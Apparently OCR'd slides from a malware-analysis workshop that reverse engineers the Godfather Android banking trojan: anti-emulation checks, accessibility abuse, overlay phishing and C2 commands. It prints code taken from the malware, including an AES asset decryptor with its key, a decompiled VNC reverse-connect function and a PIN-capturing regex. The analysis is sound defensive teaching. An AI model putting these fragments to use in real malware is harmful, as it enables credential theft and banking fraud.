
```
String locate = Resources.getSystem().getConfiguratic
if (ArrayUtils.contains(this.mw_countriesExcludeLis
    finish();
} else if (this.mw_mainWorkClass.isEmulator()) {
} else {
    if (this.mw_mainWorkClass.PRead(this, "key") ==
```



Defeating Anti-Emulation with Hooking

- Frida is a multi-platform code instrumentation toolkit
- Write new method functionality during runtime

Defeating Anti-Emulation with Frida



Demo:
Using Frida to Defeat Anti-Emulation


Or you could just run an ARM emulator... lol


Why did they keep spamming accessibility requests though?

Accessibility Features

- Legitimate Android feature
  - Provides additional functionality for vision, audio, and mobility needs
- Allows an app to perform extra device manipulation
- Does not require user approval

All Godfather Variants Spam Accessibility





Summary of Accessibility Attempts

- Shared among all Godfather variants
- Repeated popup in the center of the screen
- Alarm triggered until accessibility enabled
- Constantly brings user back to settings page

It seems like they want us to enable accessibility settings.

We need to keep digging into the code to find out why.

Hands On: Analyzing the “Godfather” Module

Android Native Code

- Native code in Android is C/C++ code
- Compiled to run on a particular instruction set architecture
  - x86, ARM, ARM64
- Shared object (.so) binaries

Godfather DecryptAsset Class

AES decrypt binary

Create temp file

Load native binary

Writing a Custom Decryptor


- Create custom app and paste decryptor code
- Feed in asset file and write to disk
- Use the Android Debug Bridge (ADB) to pull the decrypted files


Stealing Partial Decryption Code

```
    loadEncryptedLibrary(MainActivity.class, str: "vncserver");
    loadEncryptedLibrary(MainActivity.class, str: "godfat");

    tv.setText("done");
}

1 usage
private static File decryptAssetFileUsingClassLoader(Class cls, String str) {
    try {
        SecretKeySpec secretKeySpec = new SecretKeySpec("x4BHyGitlqcc3SfCL6UKLyNK5k7IVUnf".getBytes(), algorithm: "AES");
        Cipher cipher = Cipher.getInstance( transformation: "AES/ECB/PKCS5PADDING");
        cipher.init( opmode: 2, secretKeySpec);
        byte[] doFinal = cipher.doFinal(readBytes(cls.getClassLoader().getResourceAsStream(String.format("assets/%s", str))));
        File createTempFile = File.createTempFile( prefix: "decrypted_", suffix: null);
        FileOutputStream fileOutputStream = new FileOutputStream(createTempFile);
        fileOutputStream.write(doFinal);
        fileOutputStream.close();
        return createTempFile;
    } catch (Exception e) {
        return null;
    }
}
```

Pulling Files from the Device

```
130|generic_x86:/data/user/0/com.app.decodegodfather/cache # ls -al
total 1232
drwxrws--x 2 u0_a121 u0_a121_cache    4096 2023-05-13 13:16 .
drwx------ 4 u0_a121 u0_a121          4096 2023-05-13 13:16 ..
-rw------- 1 u0_a121 u0_a121_cache 1221856 2023-05-13 13:16 decrypted_88529867808012718 38.tmp
-rw------- 1 u0_a121 u0_a121_cache   10784 2023-05-13 13:16 decrypted_88857264626348499 62.tmp
generic_x86:/data/user/0/com.app.decodegodfather/cache # exit
generic_x86:/ $ exit
```




decrypted_godfather.so
MOV ECX,dword ptr [EBP + param_4]
MOV EDX,dword ptr [EBP + param_3]
MOV ESI,dword ptr [EBP + param_2]
MOV EDI,dword ptr [EBP + param_1]
MOV EBX,dword ptr [EAX + 0xfffffff8]=>->theScreen
CMP dword ptr [EBX]=>theScreen,0x0
MOV dword ptr [EBP + local_28],EAX=>__DT_PLTGOT
JZ LAB_00011cfb
MOV EAX,dword ptr [EBP + local_28]
MOV ECX,dword ptr [EAX + 0xfffffff8]=>->theScreen
MOV ECX=>theScreen,dword ptr [ECX]
CMP dword ptr [ECX + 0x258],0x0
JNZ LAB_00011d04
LAB_00011cfb XREF[1]:
MOV byte ptr [EBP + local_11],0x0
JMP LAB_00011e4e
LAB_00011d04 XREF[1]:
MOV EAX,dword ptr [EBP + local_28]
MOV ECX,dword ptr [EAX + 0xfffffff8]=>->theScreen
Decompile: Java_net_godfather_thegodfather_MainService_vn...
bool Java_net_godfather_thegodfather_MainService_vncConnectReverse
(JNIEnv *env,jobject thisObj,jstring host,jint port)
{
char *chars;
int iVar1;
bool local_11;
if ((theScreen == 0) || (*(int *)(theScreen + 600) == 0)) {
local_11 = false;
}
else if (host == (jstring)0x0) {
local_11 = false;
}
else {
chars = (*(*env)->GetStringUTFChars)(env,host,(jboolean *)0x0);
if (chars == (char *)0x0) {
local_11 = false;
}
else {
iVar1 = rfbReverseConnection(theScreen,chars,port);
(*(*env)->ReleaseStringUTFChars)(env,host,chars);
local_11 = iVar1 != 0;
}
}
return local_11;

I followed the rabbit trail to analyze the native code, but it does exactly what it claims.

We finally know why they were so pushy about accessibility!

HTML Phishing Pages

Check foreground application


Create new WebView client class

Load HTML from malicious URL

Overlay fake webpage on top of legitimate app

Victims Enter Sensitive Data into Fake Pages

- Abuse accessibility to capture screen data
- Use regular expressions to search for patterns of interest
  - Pins, passwords



Parsing Pins with Regular Expressions

```
Pattern mPattern = Pattern.compile("^([0-9•]{1,16})$");
Matcher matcher = mPattern.matcher(text);
AccessibilityNodeInfo pin_field = mw_findDataInAccessibilityNode(rootNode, "pinEntry");
if (pin_field != null && matcher.find()) {
    if (!text.replace("•", "").isEmpty() && text.length() >= 4) {
        return "PIN_GOOD:" + text;
    }
    return "PIN_PART:" + text;
}
return "PASSWORD:" + text;
```


ENABLES ACCESSIBILITY TO
SHUT OFF THE ANNOYING NOTIFICATIONS.
BANK ACCOUNT NOW SHOWING NEGATIVE

Posting Data to URL

- Gathers device data and recorded malicious events
- Stores encrypted command and control server
- Base64 encodes event data
  - POSTs data to the C2 server

Screen Recording

- Records screen data
  - Using built-in Android MediaRecorder class
- Saves to MP4 file
- Uploads file to C2 server

Full Godfather Commands and Capabilities

Command String	Action
startUSSD	Call phone (USSD)
startApp	Start specified app on the device
startforward	Forward calls on the device
openbrowser	Open specified URL in default browser
killbot	Open the settings for the current app
startPush	Start the WebView activity with a malicious URL
startsocks5	Open socket connection
open (array)	VNC session, keylogger, video recorder, screen locker

Summarizing Our Findings

Obfuscation Used by the Godfather


- Meaningless identifiers
- String / class encryption
- Junk code insertions
- Anti-emulation checks
- Native code

Config with SharedPreferences

- Hides strings by using a key-value pair to hold the config
- Allows custom behavior per infected device
  - Stores malicious URL, whether accessibility enabled, keylogger active
  - Allows device characteristic checking during runtime

Avoids Execution for Certain Countries

Code	Country
RU	Russia
AZ	Azerbaijan
AM	Armenia
BY	Belarus
KZ	Kazakhstan
KG	Kyrgyzstan
MD	Moldova
UZ	Uzbekistan
TJ	Tajikistan



Components

Services

- Runs malicious Godfather service
- Receives remote commands

Receivers

- Awaits notification of Accessibility permissions granted


Activities

- Trojanized Google Protect interface
- Fake WebView pages

Android Banking Trojans In the Wild

Targets

- Financial applications
- Authenticators and OTP generators
- Cryptocurrency apps



Common Capabilities

- Abuse accessibility services
- Create fake HTML overlays to steal credentials
- Spy on infected device screens and SMS messages
- Perform commands from command-and-control (C2) server
- Intercept 2FA one-time-passwords (OTPs)

That seems familiar. Didn't we already reverse engineer that?


Now go try reversing some other Android banking trojans
You should be able to solve this.

THANK YOU!